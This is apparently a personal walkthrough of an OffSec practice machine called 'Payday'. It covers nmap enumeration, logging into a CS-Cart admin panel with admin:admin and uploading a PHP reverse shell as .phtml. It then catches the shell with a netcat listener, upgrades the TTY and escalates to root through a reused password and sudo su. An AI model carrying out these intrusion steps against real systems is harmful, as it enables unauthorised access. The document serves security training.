



# **OffSec Practice**

## **Payday(Intermediate)**

### **Alif**

# Nmap

```

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 f3:6e:87:04:ea:2d:b3:60:ff:42:ad:26:67:17:94:d5 (DSA)
|   2048 bd:b3:03:ced:13:fl:9a:9e:36:03:e2:af:ca:b2:35:04 (RSA)
60/tcp    open  http
|_ http-server-header: Apache/2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_ http-title: CS-Cart. Powerful PHP shopping cart software
110/tcp   open  pop3
|_ pop3-capabilities: TOP SASL CAPA STLS PIPELINING UIDL RESP-CODES
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-date: 2024-01-17T02:11:47:00:00; +7s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2008-04-25T02:02:48
|_ Not valid after: 2008-05-25T02:02:48
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
443/tcp   open  imap
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ imap-capabilities: NAMESPACE SASL-IR LOGIN-REFERRALS completed LOGINDISABLED#0001 IMAP4rev1 Capability MULTIAPPEND OK STARTTLS LITERAL+ UNSELECT THREAD-REFERENCES IDLE SORT CHILDREN
|_ ssl-date: 2024-01-17T02:11:48:00:00; +7s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2008-04-25T02:02:48
|_ Not valid after: 2008-05-25T02:02:48
445/tcp   open  netbios-ssn Samba smbd 3.0.26a (workgroup: MSHOME)

```

```

993/tcp open ssl/imap Dovecot imapd
|_ ssl-cert: Subject: commonName=ubuntu01/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2008-04-25T02:02:48
|_ Not valid after: 2008-05-25T02:02:48
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-date: 2024-01-17T02:11:46+00:00; +6s from scanner time.
|_ imap-capabilities: NAMESPACE SASL-IR LOGIN-REFERRALS completed IMAP4rev1 Capability MULTIAPPEND OK AUTH=PLAINA0001 LITERAL+ UNSELECT THREAD-REFERENCES IDLE SORT CHILDREN
995/tcp open ssl/pop3 Dovecot pop3d
|_ ssl-date: 2024-01-17T02:11:46+00:00; +6s from scanner time.
|_ pop3-capabilities: TOP SASL(PLAIN) CAPA RESP-CODES PIPELINING UIDL USER
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu01/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2008-04-25T02:02:48
|_ Not valid after: 2008-05-25T02:02:48
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: 50m06s, deviation: 2h02m28s, median: 5s
|_ smb-security-mode:
|_ account_used: <blank>
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Unix (Samba 3.0.26a)
|_ Computer name: payday
|_ NetBIOS computer name:
|_ Domain name:
|_ FQDN: payday
|_ System time: 2024-01-16T21:11:33-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 16 21:11:44 2024 -- 1 IP address (1 host up) scanned in 29.82 seconds


```

## Port 80(HTTP)

Met with a online shopping webapp:




Registered as a new account test:test




However nothing of interest except finding an exploit for cs cart via google



From using nikto, they did find an /admin directory which leads to a login page:




Tried basic login credentials and the first try admin:admin worked




## Getting the Shell

Going back to the exploit found earlier, it mentions that I would have to upload the reverse shell into a file manager

Upon looking around, i found a file upload functionality in the template editor tab:







The exploit also mentions that once the IP and port has been changed, will need to rename the extension to .phtml. After uploading the file:



The next step is to execute it using the address  
`http://<address>/skins`

# Index of /skins

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">default_blue/</a>	24-Apr-2008 23:27	-	
 <a href="#">new_vision_blue/</a>	24-Apr-2008 23:27	-	
 <a href="#">reverse.phtml</a>	16-Jan-2024 21:59	5.4K	

Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6 Server at 192.168.45.177 Port 80

Start the listener before clicking on the reverse shell payload

```
(kali㉿kali)-[~/Desktop/offsecLab/PayDay]
$ nc -nlvp 4444
listening on [any] 4444 ...
```

```
(kali㉿kali)-[~/Desktop/offsecLab/PayDay]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.177] from (UNKNOWN) [192.168.239.39] 58528
Linux payday 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
 22:41:20 up 54 min,  0 users,  load average: 0.02, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

The first step upon getting the reverse shell is to spawn a bash shell:

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@payday:/$ ^Z
zsh: suspended nc -nlvp 4444

(kali㉿kali)-[~/Desktop/offsecLab/PayDay]
$ stty raw -echo;fg

[1] + continued nc -nlvp 4444

www-data@payday:/$ export TERM=xterm
www-data@payday:/$
```

Then after some poking around, found this user patrick

```
www-data@payday:/home$ ls
patrick
www-data@payday:/home$
```

The user flag is inside the patrick folder.

My next step is to try to login as patrick with pass patrick, and lo and behold it worked.... Again

Then after here's my thought process:

```
www-data@payday:/home$ su patrick
```

```
Password:
```

```
patrick@payday:/home$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for patrick:
```

```
User patrick may run the following commands on this host:
```

```
(ALL) ALL
```

```
patrick@payday:/home$ su root
```

```
Password:
```

```
su: Authentication failure
```

```
Sorry.
```

```
patrick@payday:/home$ sudo root
```

```
sudo: root: command not found
```

```
patrick@payday:/home$ sudo su
```

```
root@payday:/home#
```